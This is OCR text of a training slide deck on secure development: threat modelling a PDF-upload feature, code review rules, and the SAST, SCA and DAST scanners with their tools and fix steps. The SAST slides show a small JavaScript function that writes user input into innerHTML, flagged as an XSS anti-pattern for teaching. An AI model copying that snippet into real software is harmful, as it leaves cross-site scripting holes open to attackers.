
Ensure applications are securely designed, coded, tested & deployed

Secure Development Lifecycle

- Touchpoints
  - All along the lifecycle
- Automation
  - Security scanners
  - Application Security Score
- Manual
  - Threat modelling
  - Bug Bounty
  - Penetration tests
  - ....

« It's not a tickbox to check but a framework to follow»

Simplified version



Methodology

- Train yourself
  - Watch videos online
  - Do (free) training
  - Do hands-on classrooms
- Think like an hacker
  - Each feature needs a (small) security assessment
  - Perform functional or technical security tests cases
  - Train your colleagues
- Be curious
  - Read about security and new technologies (never stop learning)

Key principles

Imagine your are PM and want a new feature

Secure design

- Traveller can upload PDF with vaccination/ test certificate
- Automatic validation inside booking instead of manual review in the airport

- You contact your security expert to discuss


Security assessment

Formal or informal discussion

Secure design

T0 Data theft

T1 Hacktivist/APT



A0 Covid test/vaccination report (PDF)

A1 Fast access to flight

C0 Check file type

C1 Size limit


C2 Match booking record /pdf

Steal health data	T0	A0	C2	
Fill the disk with files	T1	A1	C0	C1
Infects servers with virus	T1	A1	C0	

Question

Another driver for security

Code review



- Who can collect credit card data ?
- How to get this “license” ?

Code review

Principle (PCI-DSS edition)

- Review rules
  - One that code does not validate a PR
  - More than 2 (experimented) reviewers are mandatory to validate
  - Only maintainers can MERGE the code, only when validated
- Code must be checked agaisnt security
  - Manually by reviewers
  - Automatically with scanners

Key takeaways

SDL is all

- Application security
  - People
  - + Process
  - + Tools

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
2.3 Security scanners

Simplified version



Static application security testing (SAST)

Automated code review

Source code analysis

- Understands the inner working of the code
  - From entry points to sinks (exits)
- Types of rules
  - Missing sanitization
  - Weak crypto
  - Secrets in source code
  - Injection
  - Path traversal....

Similar to

- Sonarqube
- Linter

SAST

Example

Source code analysis

- What's wrong here ?

JS index.js 1, U ×

JS index.js > ...

```
1  function displayMessage(name) {
2      document.getElementById("message").innerHTML = "<strong>" + name + "</strong>"
3  }
4
```

User controlled data in methods like `innerHTML`, `outerHTML` or `document.write` is an anti-pattern that can lead to XSS vulnerabilities Semgrep(javascript.browser.security.insecure-document-method.insecure-document-method)

(property) InnerHTML.innerHTML: string

MDN Reference

View Problem (Alt+F8) Quick Fix... (Ctrl+.)

SAST

Challenges

Source code analysis

- Different scanners with different findings
- High level of false positive
- Sometimes more a linter than a scanner
- Scan can take quite some times

Freemium

Bearer

CodeQL

Snyk

Premium

Blackduck

Fortify

Checkmarx

SAST

How to fix ?

Source code analysis

1. Understand the problem
2. Assess the finding
   - Validated
   - False positive
   - Highly impossible to happen
3. Follow recommendation provided by tool
4. Read about the issue and possible solutions
5. Find the best solution and apply it
6. Test non-regression

Software Composition Analysis (SCA)

Dependencies

Software Compositio n analysis

- Understands the composition of the software
- Compute all dependencies
  - From package manager
  - From binary
- Compute vulnerabilities
  - From public (or private) database


SBOM

What type of risk is mitigated ?

Software Composition Analysis (SCA)

Example

Software Compositio n analysis



Software Composition Analysis (SCA)

Challenges and implementations

Software Compositio n analysis

- Vulnerability found does NOT mean exploitable
  - Each vulnerability has its condition
- Update major version may break the code
- Scanner may miss existing dependency
  - Especially while scanning binary
- Some libraries are too old to reporting vulnerabilities
  - But the hacker are looking for them

Freemium

Dependency check

Trivy

Snyk

Premium

Blackduck

Veracode

Checkmarx

Software Composition Analysis (SCA)

How to fix ?


Software Compositio n analysis


1. Find the source of the dependency
2. Find the best version fixing the issue
   - Be carefull of non backward compatible version
   - Read the release note
3. Update the dependency version
4. Test the fix (build + functional tests)

Software Composition Analysis (SCA)

Software Compositio n analysis

Good practice





- Bot that look at new version
  - If a NEW version
  - Create a PR with update + release note
  - Packages always up to date !

How to select a good dependency ?

- Popularity
- Number of maintainers and sponsors
- Library complexity
- License

Dynamic Application Security Testing (DAST)

Perform an active scan

Dynamic Application Security Testing

- Target a web server (webapp or API)
- Follow a scenario (a flow)
- Analyse request and response
- Find possible web attacks and weakness
- Try the web attack
  - Parameter fuzzing
- Generate report
  - Validated threats

What type of finding ?


Dynamic Application Security Testing (DAST)

Example (and fix)

Dynamic Application Security Testing

Alerts

Name	Risk Level	Number of Instances
Anti-CSRF Tokens Check	High	10
Cross Site Scripting (Reflected)	High	2
Buffer Overflow	Medium	529
Content Security Policy (CSP) Header Not Set	Medium	58
Example Passive Scan Rule: Denial of Service	Medium	7
X-Frame-Options Header Not Set	Medium	55
Absence of Anti-CSRF Tokens	Low	73
Application Error Disclosure	Low	1
Cookie No HttpOnly Flag	Low	1
Cookie without SameSite Attribute	Low	2
In Page Banner Information Leak	Low	3
Information Disclosure - Debug Error Messages	Low	1
Permissions Policy Header Not Set	Low	59
X-Content-Type-Options Header Missing	Low	62
Information Disclosure - Suspicious Comments	Informational	58
Loosely Scoped Cookie	Informational	3
Modern Web Application	Informational	33
Non-Storable Content	Informational	2
Storable and Cacheable Content	Informational	64
User Controllable HTML Element Attribute (Potential XSS)	Informational	32



Dynamic Application Security Testing

Challenges and implementations

- Scanner can be a little too offensive (be carefull on the scope)
- Time to run can be long
- As good as the scenario or swagger provided
- Not efficient with Single Page Application

Freemium

ZAP

Burp

Vega


Premium

Qualys

Acunetix

Rapid7

Key takeaways




Take away

DevOps in 1 slide (don’t miss it)

Security threat

- **The world is wild**
- **Different types of attacks to protect from**



Security scanners

- **Static Code (SAST)**
- **Dependencies (SCA)**
- **WebApp/API (WAS)**

Secure Development Lifecycle

- **People**
- **Process**
- **Tools**

DevSecOps

- PART 3 – Securing DevSecOps
- PART 4 - Lab

GitHub

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Thank you